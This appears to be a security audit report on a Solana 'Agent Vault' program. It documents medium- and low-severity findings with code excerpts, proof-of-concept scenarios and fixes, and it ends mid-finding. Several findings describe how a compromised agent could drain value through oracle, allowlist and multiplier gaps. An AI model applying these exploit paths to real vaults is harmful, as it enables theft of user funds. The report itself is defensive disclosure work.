

Agent Vault Program Audit Report

Table of Contents

1. Executive Summary

4

About Hekaton

4

Audit Summary

4

Overall Security Posture

4

Launch Recommendations

5

Audit Scope

6

2. Assumptions and Considerations

7

Audit Assumptions

7

Centralization Risks

7

Trust Assumptions

7

3. Severity Definitions

8

Impact

8

Likelihood

8

Severity Classification Matrix

8

4. Findings

10

M01: PrePostSnap price decreases can create fake cumulative-cap headroom

10

M02: CPI allowlisting lets agents reach unintended protocol flows

13

M03: Portfolio PnL floor is silently inert under the default configuration

15

M04: ScaledUiAmount multiplier inflation drains unrelated slots through checked_cpi

18

L01: Agent can mutate vault fee-tier state despite the documented checked_cpi-only role invariant

20

L02: Tracked Token-2022 vault ATAs can gain unsnapshotted extensions during checked_cpi

22

L03: Near-zero ScaledUi multipliers are rounded to zero and then coerced to 1.0

24

L04: PrePostSnap on an agent influenceable approved oracle defeats the slippage cap

26

L05: High mint decimals can overflow or corrupt USD valuation math

28

L06: Token-2022 TransferHook null-program policy is checked only when a slot is added	29
L07: Oracle reads do not authenticate canonical Pyth source or bind feed_id	31
L08: Halt-gating documentation misstates owner/admin refund behavior	33
L09: Sub-microUSD prices can make tracked slot balances invisible to USD rails	34
L10: Untracked vault_assets_pda-owned token accounts are vault custody but escape every risk rail	36

5. Enhancement Opportunities **47**

E01: Use emit_cpi! for reliable indexing of critical checked_cpi events	47
E02: Native wSOL slot cleanup should reject unsynced lamports before closing	49
E03: SDK TokenSlotsRemain message text drifts from the on-chain #[msg]	51
E04: checked_cpi bypasses value gates when token_count == 0	53
E05: remove_token_slot returns closed ATA rent to the signer, not the owner	54

About Us **56**

About Adevar Labs	56
Audit Methodology	56
Confidentiality Notice	58
Legal Disclaimer	58

1. Executive Summary

About Hekaton

Hekaton's Agent Vault is a Solana program built with Anchor that lets an asset owner delegate trading authority to an automated agent without giving up custody. The owner deposits supported SPL and Token-2022 tokens into program-controlled token slots and configures explicit on-chain risk limits. The agent can call a single instruction, `checked_cpi`, which wraps each action as a CPI to an allowlisted external program (for example Orca or Kamino), signs it with the vault authority PDA, values the vault in USD before and after the call, and reverts the whole transaction if any limit is breached.

Three roles govern a vault. The owner has full control and a risk-free bypass path, the admin handles operational config and refunds under a halt gate, and the agent is limited to the checked path. Enforcement is layered: per-action and rolling-window slippage caps, per-slot position and value bounds, a lifetime cumulative-investment cap, a portfolio PnL floor, program and oracle allowlists, and a halt switch. Pricing comes from Pyth feeds gated for staleness and confidence, and Token-2022 mints are supported through an extension allowlist and the ScaledUiAmount multiplier, with tokenized equities (the xStocks family) as the initial target alongside classic SPL assets. Fees are pay-as-you-go per call or a one-time lifetime upgrade. The product targets owners who want algorithmic, agent-driven trading on Solana while keeping custody and enforcing guardrails on-chain.

Audit Summary

The table below summarizes identified vulnerabilities by risk level and remediation status.

Risk Level	Count	Fixed	Acknowledged
Critical	0	0	0
High	0	0	0
Medium	4	3	1
Low	10	9	1

Enhancement Opportunities: 5

Overall Security Posture

The following sections describe the security posture before and after the fix review. The fix review is the stage of the audit where Adevar Labs checked the fixes implemented by the Hekaton development team for the issues found during the audit.

The Hekaton team shows strong command of Solana and Anchor. The program is well documented, maps each invariant to its enforcement, and layers several independent risk rails tested against real mainnet fixtures and deliberately hostile CPI targets. No critical or high severity issues were found. The Medium severity issues concentrate in the USD valuation model and at the boundary between tracked and untracked vault custody, and most depend on a specific slot configuration or a compromised agent or mint issuer, which keeps their likelihood low.

After Fix Review Summary

The fix review confirmed 15 of 19 findings resolved, including the 3 Medium issues that received a program change (ScaledUi inflation, the PnL floor, and per-instruction allowlisting). Finding 1 (untracked vault-authority token accounts) was reclassified to Medium impact, Low overall: tracked slots still consume the slippage budget, so this is not a full vault drain. 4 items were acknowledged: the two **PrePostSnap** findings, **emit_cpi!**, and the deferred **remove_token_slot** rent destination. 3 of 5 enhancements were implemented.

Before Fix Review Summary

The 5 Medium findings share a common root: the USD risk rails do not account for every path value can take out of the vault. Value can move through a vault-owned account that is not a configured slot, through a non-swap instruction on an allowlisted program, or through a manipulated Token-2022 multiplier or oracle price, and the portfolio PnL floor that should bound overall loss is inert under its default settings. The 9 Low findings are mostly hardening around the same valuation and oracle math, with a few spots where the spec and the code have drifted apart, and the 5 enhancements are observability and code-quality improvements. Nothing in the report breaks the core role or custody model.

Launch Recommendations

The program changes we asked for before launch are in. The agent path now rejects writable vault-owned token accounts that are not tracked slots, allow-listed programs can be limited to specific instructions, ScaledUi multipliers outside **[0.001, 1000]** revert, and the PnL floor no longer passes when it cannot bind.

What remains is operational. Keep production slots on **PreOnly**. Do not point **PrePostSnap** at an oracle the agent can move in the same transaction. Turn on the instruction filter for every allow-listed program. Do not admit a program that can pay out to a caller-chosen destination.

Once live, watch owner-bypass calls, unusual slippage, and any vault-owned token account that is not a tracked slot. Those last two still sit outside the agent-path rails.

Audit Scope

- **Repository:** <https://github.com/HekatonTrading/agent-vault>
- **Before-Fix Review Commit Hash:** **508a861f38d51de19943f73a14f085b88917a2c3**
- **After-Fix Review Commit Hash:** **20fcf613a7216dcfe3bd2e16cb7e06d9000d1d9c**
- **Files/Modules in Scope:**
 - **programs/agent_vault/**
- **Exclusions:**
 - **programs/mock_oracle/**
 - **programs/malicious_target/**

2. Assumptions and Considerations

Audit Assumptions

The review treats the agent as potentially malicious or compromised and sets out to confirm the on-chain rails contain it. A few things are taken as given rather than tested:

- The owner is fully trusted. The owner-bypass path skips every risk check by design, so a stolen owner key means total loss; the review only confirms that no non-owner can reach an owner-only path.
- The off-chain logic that decides which CPIs the agent submits is out of scope. The rails, not the agent behaving well, are what the audit holds to account.

Centralization Risks

- The owner is the single point of failure. It holds custody, can change every limit, and can run any CPI through the bypass path with no checks. There is no recovery if the key is lost or stolen.
- The admin can change token slots, allowlists, the oracle list, the agent key, and the halt code, and keeps that power until the halt code reaches 2. A compromised admin can reshape the risk envelope while the vault keeps trading.

Trust Assumptions

- Pyth feeds are trusted to price honestly. The program checks staleness, confidence, and sign, but never compares a price against an outside source, so a bad approved feed is believed.
- Admitting a Token-2022 mint trusts its issuer. Powers such as PermanentDelegate and Pausable can move or freeze the vault's tokens outside `checked_cpi`, where the rails never see the change.

3. Severity Definitions

Each issue identified in this report is assigned a severity level based on two dimensions: **Impact** and **Likelihood**. These dimensions help project our team's understanding of both the potential consequences of a vulnerability and how likely a vulnerability is to be discovered and exploited in the real world.

Note: Enhancements represent non-blocking improvements, typically usability, observability, or defense-in-depth tweaks that do not pose an immediate asset risk but would improve the product's reliability and/or user experience if implemented.

Impact

Impact reflects the potential consequences of the issue, particularly on **project funds, user funds**, and the **availability or integrity** of the protocol.

- **High Impact:** Successful exploitation could result in a complete loss of user or protocol funds, disruption of core protocol functionality, or permanent loss of control over critical components.
- **Medium Impact:** Exploitation could cause significant disruption or partial loss of funds, but not a total compromise. May impact some users or non-core functionality.
- **Low Impact:** The issue has minor or negligible consequences. It may affect edge cases, expose metadata, or degrade performance slightly without putting funds or core logic at serious risk.

Likelihood

Likelihood reflects how easy a vulnerability is to discover and exploit by an attacker, as well as how economically attractive the exploit is to an attacker.

- **High Likelihood:** The vulnerability is trivially exploitable. This means it can be exploited by a wide range of actors without privileged access rights, with minimal capital requirements and low financial risks.
- **Medium Likelihood:** This type of vulnerability can be found and exploited with moderate effort. It might require a significant capital investment, but with manageable financial risk.
- **Low Likelihood:** Exploitation of these vulnerabilities is often technically unfeasible or requires highly specialized conditions. They may require extraordinary effort or a significant financial risk for an attacker, with a high chance of failure and minimal potential return.


Severity Classification Matrix

By combining **Impact** and **Likelihood**, we assign a severity level using the matrix below:

- **Critical:** High impact + high likelihood (e.g. a bug that could allow anyone to drain a substantial amount of protocol funds with minimal effort)
- **High:** High impact with medium likelihood, or medium impact with high likelihood
- **Medium:** Moderate impact and/or discoverability

- **Low:** Minimal impact or unlikely to be exploited

This structured approach helps teams prioritize fixes and mitigate the most dangerous threats first.



Severity Matrix

4. Findings

M01: PrePostSnap price decreases can create fake cumulative-cap headroom



LOCATION

agent-vault/508a861f/programs/agent_vault/src/instructions/checked_cpi.rs:L683-L694 [↗](#)

RELEVANT SNIPPET

>_checked_cpi.rs

RUST

```
681: );
682:
683: // Rule B.
684: let delta = post_v
685:     .checked_sub(pre_v)
686:     .ok_or(AgentVaultError::MathOverflow)?;
687: let new_cum_i128 = (slot_gates[i].cumulative_net_invested_micro_usd as i128)
688:     .checked_add(delta)
689:     .ok_or(AgentVaultError::MathOverflow)?;
690: require!(
691:     new_cum_i128
692:     <= (slot_gates[i].max_cumulative_net_invested_micro_usd as i128),
693:     AgentVaultError::CumulativeInvestmentAboveMax
694: );
695: // Defensive cast back to i64. checked_add above guards i128
696: // overflow; the try_from guards a bit-level i128 → i64 truncation
```

DESCRIPTION

For slots configured with **PrePostSnap**, **checked_cpi** reads the oracle price before the CPI and again after the CPI. Rule B then updates the slot's cumulative investment counter using the change in USD value:

RUST

```
cumulative_net_invested_micro_usd += post_value - pre_value
```

This treats any decrease in slot USD value as if the agent withdrew value from that slot. However, for **PrePostSnap** slots, the USD value can decrease purely because the oracle price changed during the wrapped CPI. If the target CPI updates the slot oracle downward while the vault token

balance remains unchanged, Rule B records a negative cumulative delta even though no withdrawal occurred.

Because the cumulative counter is signed, this fake negative delta creates additional future headroom under the slot's lifetime cumulative investment cap.

This is not reachable for normal **PreOnly** Pyth slots. It requires a **PrePostSnap** slot whose oracle price can be influenced during the same wrapped CPI.

PRACTICAL IMPACT

An agent can create fake lifetime-cap headroom for a **PrePostSnap** strategy slot without withdrawing any tokens. By lowering the slot's oracle price during CPI, the program records a negative cumulative-investment delta, letting the agent later allocate more to that same strategy than the configured cap intended.

PROOF OF CONCEPT

Assume the vault tracks a **StrategyA** share token.

Initial state:

- Vault holds **1,000 StrategyA** shares.
- Oracle price is **\$1** per share.
- Slot value is **\$1,000**.
- Current cumulative investment is **\$1,000**.
- Lifetime cumulative cap is **\$1,000**.

The agent calls an allowlisted **StrategyAProgram** action through **checked_cpi**, such as **rebalance**, **harvest**, or **sync_nav**.

During that CPI:

- no **StrategyA** shares move
- the strategy oracle/NAV is updated from **\$1** to **\$0.50**

Post-CPI:

- Vault still holds **1,000 StrategyA** shares.
- Post value is **\$500**.
- Rule B computes:

TEXT

```
post_value - pre_value = 500 - 1000 = -500
```

The cumulative counter becomes:

TEXT

```
1000 - 500 = 500
```

The vault now appears to have **\$500** of free cumulative-cap room, even though no withdrawal occurred. The agent can later allocate another **\$500** into the same strategy while still staying under the configured **\$1,000** cap.

If the counter had started at **\$0**, the same oracle-only move would push it to **-\$500**, allowing up to **\$1,500** of later investment before reaching a **\$1,000** cap.

RECOMMENDATION

Rule B should account for actual token balance movement, not oracle-only price movement.

Compute the cumulative delta from the raw token balance delta valued at the pre-CPI oracle price:

RUST

```
balance_delta = post_balance - pre_balance
rule_b_delta = balance_delta * pre_cpi_price
cumulative += rule_b_delta
```

This preserves the intended behavior:

- token deposits increase cumulative investment
- token withdrawals decrease cumulative investment
- unchanged token balances do not affect cumulative investment
- oracle-only price changes do not create cap headroom

The existing pre/post USD valuation can still be used for slippage, Rule A, and portfolio PnL. The change should be specific to Rule B cumulative-cap accounting.

DEVELOPER RESPONSE

Acknowledged. No program change. Production registry entries use **PreOnly**. A price drop with no balance change still moves Rule B, but that same drop is charged against slippage and the PnL floor in the same transaction.

M02: CPI allowlisting lets agents reach unintended protocol flows



LOCATION

agent-vault/508a861f/programs/agent_vault/src/instructions/checked_cpi.rs:L531-L539 [↗](#)

RELEVANT SNIPPET

```
>_checked_cpi.rs RUST

529:
530: let target_program_ai = ctx.accounts.target_program.to_account_info();
531: invoke_cpi(
532:     &args,
533:     cpi_accounts,
534:     &target_program_ai,
535:     owner,
536:     vault_nonce,
537:     assets_bump,
538:     &vault_assets_key,
539: )?;
540:
541: // -----
```

DESCRIPTION

This is an **authorization-granularity** gap. `checked_cpi` authorizes an agent CPI by whole `target_program` only, then forwards arbitrary instruction data and account metas while signing as `vault_assets_pda`. Allowlisting a program to permit "safe" swap-style calls therefore also exposes *every other instruction* in that program, including position, claim, deposit, withdrawal, and reward-collection flows whose account templates are not covered by AgentVault's tracked token-slot accounting.

The issue is not Whirlpool-specific; Whirlpool is just a concrete example. Once `WHIRLPOOL_PROGRAM_ID` is allowlisted for swaps, the agent can also call LP instructions such as `open_position`, `increase_liquidity`, `decrease_liquidity`, `collect_fees`, and `collect_reward`. A representative sequence:

1. `open_position` / `increase_liquidity`, move tracked vault tokens out of a tracked ATA into the pool's liquidity, within the configured slippage budget (the deposit is priced as fair, so the per-action slippage cap is satisfied).
2. The resulting LP position is **protocol-internal state**, not a vault token slot, and is not USD-valued by any rail.
3. `decrease_liquidity` / `collect_fees` / `collect_reward`, route the position's value or accrued rewards to an attacker-chosen destination, which never appears as a tracked vault-token decrease.

PRACTICAL IMPACT

A compromised or malfunctioning agent can use the configured loss budget to migrate tracked vault value into untracked protocol state over time, then extract that value through non-swap instructions that sit entirely outside the intended tracked-token rails.


RECOMMENDATION

Replace whole-program agent CPI allowlisting with **per-instruction** allowlisting. For each approved integration, validate the instruction discriminator and the exact account template. For swap integrations, allow only swap instructions and require their outputs to land in tracked vault ATAs. If non-swap protocol positions are to be supported, register and USD-value those positions explicitly, and require exits, fees, claims, and rewards to return to tracked vault-controlled accounts.

FIX REVIEW NOTES

Fixed. An optional filter can limit an allow-listed program to specific instruction tags. `checked_cpi` reverts with `InstructionNotAllowedForProgram` on a miss.

M03: Portfolio PnL floor is silently inert under the default configuration



LOCATION

agent-vault/508a861f/programs/agent_vault/src/instructions/checked_cpi.rs:L757-L769 [↗](#)

RELEVANT SNIPPET

```
>_checked_cpi.rs RUST

755: );
756:
757: // (9) Portfolio PnL floor. Baseline is priced at pre-CPI prices, so the
758: // floor is a snapshot-at-entry quantity (post prices would make it a moving
759: // target across PrePostSnap actions).
760: let baseline_usd =
761:     compute_baseline_usd_gates(&pre_prices, &slot_gates, &multiplier_micros, token_cou
762: nt)?;
763: let pnl_usd: i128 = post_usd_total
764:     .checked_sub(baseline_usd)
765:     .ok_or(AgentVaultError::MathOverflow)?;
766: let min_pnl = min_portfolio_pnl_usd as i128;
767: require!(
768:     pnl_usd >= min_pnl,
769:     AgentVaultError::PortfolioPnlFloorBreached
770: );
771: // Commit EWS state + per-slot cumulative counters atomically after
```

DESCRIPTION

The portfolio PnL floor is the only rail that bounds cumulative loss across the whole vault (the slippage cap and slippage EWS are per-action and per-window rate limits). The check:

```
RUST

let baseline_usd = compute_baseline_usd_gates(&pre_prices, &slot_gates, &multiplier_micros, to
ken_count)?;
let pnl_usd: i128 = post_usd_total.checked_sub(baseline_usd)?;
require!(pnl_usd >= min_pnl, AgentVaultError::PortfolioPnlFloorBreached);
```

`add_token_slot` initializes every slot's **baseline** to **0**, and no init-time or convenience path snapshots holdings into it. The owner must call `set_token_config(baseline = ...)` per slot. With **baseline = 0** on every slot, **baseline_usd = 0**, so the predicate collapses to:

```
post_usd_total >= min_portfolio_pnl_usd
```

Every per-slot USD value is non-negative, so `post_usd_total >= 0`. If the owner reads "min PnL" the natural way and sets a negative value to mean "tolerate up to \$X loss" (e.g. `-500_000_000` for "tolerate \$500"), the predicate becomes `post_usd_total >= -$500`, which is always true. The floor never fires.

The default test harness `VaultConfig::default()` at `programs/agent_vault/tests/common/mod.rs:1291` ships exactly this combination (`min_portfolio_pnl_usd = -500_000_000`, baselines never set), and most suites follow suit. The single test that exercises the floor's protective behavior at `programs/agent_vault/tests/agent_rails.rs:214-240` explicitly sets `baseline = INIT_USDC_BASE` first, with the comment **Baseline = current holdings, so PnL == -(slippage loss) and the floor maps directly onto the ... loss**. The protective behavior is the special case, not the default.

With the floor inert, agent loss is bounded only by the per-action slippage cap and the per-window slippage EWS. Both are rate limits, so a patient agent can bleed up to roughly `max_slippage_per_window_usd` per decay half-life indefinitely. Rule B (per-slot cumulative net-investment cap) does not bound loss either.

Two further subtleties:

1. **baseline** is static once set. It does not track later deposits or trades, so a once-set baseline drifts from current cost basis.
2. `slippage_decay_lambda = ONE_Q64_64` (1.0) converts the window EWS into a true lifetime cap, but that is also opt-in, not the default.

PROOF OF CONCEPT

The default config ships the inert combination. The two relevant defaults sit in:

```
programs/agent_vault/src/instructions/add_token_slot.rs:299    // baseline: 0
programs/agent_vault/tests/common/mod.rs:1291                // min_portfolio_pnl_usd: -500_
000_000
```

Create a file and run the following code:

RUST

```
fn main() {  
    // VaultConfig::default() ships this:  
    let min_portfolio_pnl_usd: i64 = -500_000_000; // "tolerate $500 loss"  
    // add_token_slot::handler defaults this on every slot:  
    let baseline_usd: i128 = 0;  
  
    for post_usd_total in [0i128, 1, 1_000_000, 1_000_000_000_000] {  
        let pnl_usd = post_usd_total - baseline_usd;  
        let passes = pnl_usd >= min_portfolio_pnl_usd as i128;  
        println!("post={:>20}  pnl={:>20}  passes={}", post_usd_total, pnl_usd, passes);  
    }  
}
```

Output:

```
post=          0  pnl=          0  passes=true  
post=          1  pnl=          1  passes=true  
post=       1000000  pnl=       1000000  passes=true  
post= 1000000000000  pnl= 1000000000000  passes=true
```

The floor passes even when the vault is fully drained (**post_usd_total = 0** satisfies **0 >= -500_000_000**).
The rail only engages if the owner separately calls **set_token_config(baseline = ...)** for every slot.

RECOMMENDATION

Make the floor fail safe by default. Either default **baseline** to the slot's value at **add_token_slot** (snapshot holdings), reject a negative **min_portfolio_pnl_usd** while all baselines are **0**, or surface "PnL floor inactive (baseline unset)" on every **checked_cpi**. Document in **SPEC.md** ##5 and **AUDIT_SCOPE.md** C7 that the floor is absolute when **baseline = 0** and relative otherwise, and that **baseline** is static.

FIX REVIEW NOTES

Fixed. **checked_cpi** now reverts with **PortfolioPnlFloorInactive** when every baseline is zero and the floor is not positive.

M04: ScaledUiAmount multiplier inflation drains unrelated slots through checked_cpi



LOCATION

[agent-vault/508a861f/programs/agent_vault/src/math/scaled_ui.rs:L87-L102](#) [↗](#)

RELEVANT SNIPPET

```
>_scaled_ui.rs RUST
85:  /// and negative inputs to 1.0 (= MULTIPLIER_MICROS_ONE) – a misconfigured
86:  /// mint shouldn't poison the vault's risk math.
87:  fn f64_to_micros_or_one(m: f64) -> i128 {
88:      if !m.is_finite() || m <= 0.0 {
89:          return MULTIPLIER_MICROS_ONE;
90:      }
91:      let scaled = (m * 1_000_000.0).round();
92:      if !scaled.is_finite() || scaled <= 0.0 {
93:          return MULTIPLIER_MICROS_ONE;
94:      }
95:      // Cap at 1e18 micros (= 1e12 multiplier, far above anything legitimate) so
96:      // an absurd f64 can't overflow downstream i128 math (i128::MAX ~1.7e38).
97:      const CEILING_MICROS: i128 = 1_000_000_000_000_000_000; // 1e18
98:      if scaled > CEILING_MICROS as f64 {
99:          return CEILING_MICROS;
100:      }
101:      scaled as i128
102:  }
103:
104:  #[cfg(test)]
```

OTHER LOCATIONS

- [agent-vault/508a861f/programs/agent_vault/src/instructions/checked_cpi.rs:L881-L885](#) [↗](#)

DESCRIPTION

`f64_to_micros_or_one` clamps a Token-2022 `ScaledUiAmountConfig` multiplier at $1e18$ micros ($= 1e12x$), and `compute_per_slot_usd_gates` / `compute_baseline_usd_gates` apply it to per-slot USD:

RUST

```
let scaled = unscaled
    .checked_mul(multiplier_micros[i])
    .ok_or(AgentVaultError::MathOverflow)?
    .checked_div(MULTIPLIER_MICROS_ONE)
    .ok_or(AgentVaultError::MathOverflow)?;
```

For any realistic balance the `checked_mul` does not overflow ($200 * 1e18 = 2e20$, vs $i128::MAX \cdot 1.7e38$). One atom of a decimals-6 mint at \$200 with the clamped multiplier evaluates to \$200,000,000. This contradicts `AUDIT_SCOPE.md:l2`, which states:

> "Worst case from multiplier manipulation alone: deflation blinds the USD gates on **that slot**; inflation reverts `checked_cpi` with `MathOverflow` (a trading pause ... owner refund paths ... are unaffected)."

Per the README, doc/code disagreement is itself a finding.

Within one `checked_cpi`, an agent that controls the multiplier authority on an admitted Token-2022 slot can (1) swap the vault's real USDC out through an allowlisted target (the agent picks the pool, so it picks the counterparty and price), and (2) acquire 1 atom of the inflated slot. The inflated post valuation makes `slippage_usd = pre_usd_total - post_usd_total <= 0`, so the per-action slippage cap passes (`slippage_usd <= cap`). Every other rail also passes under the defaults set by `add_token_slot`: `max_value_micro_usd = u64::MAX` (Rule A inert), `max_cumulative_net_invested_micro_usd = u64::MAX` (Rule B inert), `min_position = max_position = 0` (position bounds disabled), and the PnL floor reads the inflated `post_usd_total`. The loss-only EWS accumulator zero-clamps gains, so the windowed slippage rail also sees nothing.

The multiplier is re-read live on every `checked_cpi` and supports a pre-scheduled flip via `new_multiplier_effective_timestamp`, so a mint admitted while honest can be exploited later without further admin action.

RECOMMENDATION

Lower the multiplier ceiling to a value with legitimate use (real xStock multipliers are below ~100), default `max_value_micro_usd` to a finite owner-set bound at `add_token_slot` for Token-2022 slots, and bound the per-action gain a single slot may contribute to `post_usd_total` (symmetric to the slippage cap on losses).

FIX REVIEW NOTES

Fixed. Multipliers outside `[0.001, 1000]` now revert with `ScaledUiMultiplierOutOfRange`. A hostile multiplier authority can still inflate a slot up to 1000x.

L01: Agent can mutate vault fee-tier state despite the documented checked_cpi-only role invariant



LOCATION
agent-vault/508a861f/docs/SPEC.md:L18-L21 [↗](#)

>_ SPEC.md		MARKDOWN
16:	the CPI in USD terms and reverts the whole transaction if any limit is breached.	
17:		
18:	The agent can **only** call <code>`checked_cpi`</code> , and only within the configured envelope. It can	
19:	never withdraw funds, never change risk config, and never escalate privilege. Custody and	
20:	control remain with the owner; the agent is an executor bounded by on-chain enforcement.	
21:	The enforcement is the security boundary – not any off-chain policy layer.	
22:		
23:	## 2. Actors / roles	

- OTHER LOCATIONS
- agent-vault/508a861f/docs/AUDIT_SCOPE.md:L46-L49 [↗](#)
 - agent-vault/508a861f/programs/agent_vault/src/instructions/upgrade_vault.rs:L68-L70 [↗](#)

DESCRIPTION

The protocol specification states that the agent can only call `checked_cpi`, and cannot mutate vault configuration or state outside the risk-checked CPI path.

However, `upgrade_vault` explicitly accepts `SignerRole::Agent` when `halt_code == 0`. After transferring the lifetime upgrade fee from the signer's wallet, it mutates `vault_state.service_level` from pay-as-you-go to lifetime.

This means the agent has a direct non-`checked_cpi` state mutation path, contrary to the documented role invariant. The behavior is also covered by a passing test, showing that an agent-signed `upgrade_vault` succeeds.

PRACTICAL IMPACT

An agent can unilaterally change the vault's fee tier and remove future per-`checked_cpi` fees without owner/admin action. This does not directly move vault assets, but it breaks the documented "agent can only call `checked_cpi`" security model.

RECOMMENDATION

If the documented invariant is intended, restrict **upgrade_vault** to owner/admin and reject **SignerRole::Agent**.

If agent self-upgrade is intended behavior, update **SPEC.md** and **AUDIT_SCOPE.md** to explicitly carve out **upgrade_vault** as an agent-callable instruction, and clarify that the agent may mutate **service_level** by paying the lifetime fee from its own wallet.

FIX REVIEW NOTES

Fixed. **upgrade_vault** now rejects the agent. The agent can only call **checked_cpi**.

L02: Tracked Token-2022 vault ATAs can gain unsnapshotted extensions during **checked_cpi**



LOCATION

agent-vault/508a861f/programs/agent_vault/src/instructions/remove_token_slot.rs:L135-L140 [↗](#)

RELEVANT SNIPPET

```
>_remove_token_slot.rs RUST
133: let account_state = StateWithExtensions::::unpack(&data)
134:   .map_err(|_| AgentVaultError::VaultAtaMismatch)?;
135: if account_state
136:   .get_extension::()
137:   .is_ok()
138: {
139:   return Err(AgentVaultError::ConfidentialBalanceMustBeEmpty.into());
140: }
141: if let Ok(fee_amount) = account_state.get_extension::() {
142:   let withheld: u64 = fee_amount.withheld_amount.into();
```

DESCRIPTION

checked_cpi snapshots tracked vault ATAs before CPI, but only checks base token-account fields: amount, owner, delegate, delegated amount, and close authority. It does not snapshot the Token-2022 account-side TLV layout or extension list.

Because **invoke_cpi** force-signs **vault_assets_pda**, an allowlisted target can use Token-2022 CPIs to reallocate a tracked vault ATA and add account-side extensions such as

ConfidentialTransferAccount, while leaving the snapshotted base fields unchanged. The post-CPI checks then pass.

PRACTICAL IMPACT

A malicious or compromised agent can mutate a tracked Token-2022 vault ATA's account capabilities and break normal lifecycle operations. For example, **remove_token_slot** rejects if **ConfidentialTransferAccount** is present, even when visible **amount == 0**, so the slot can become impossible to remove through the normal path and block **close_vault**.

RECOMMENDATION

In **checked_cpi**, snapshot and compare each tracked Token-2022 vault ATA's TLV layout before and after CPI, including:

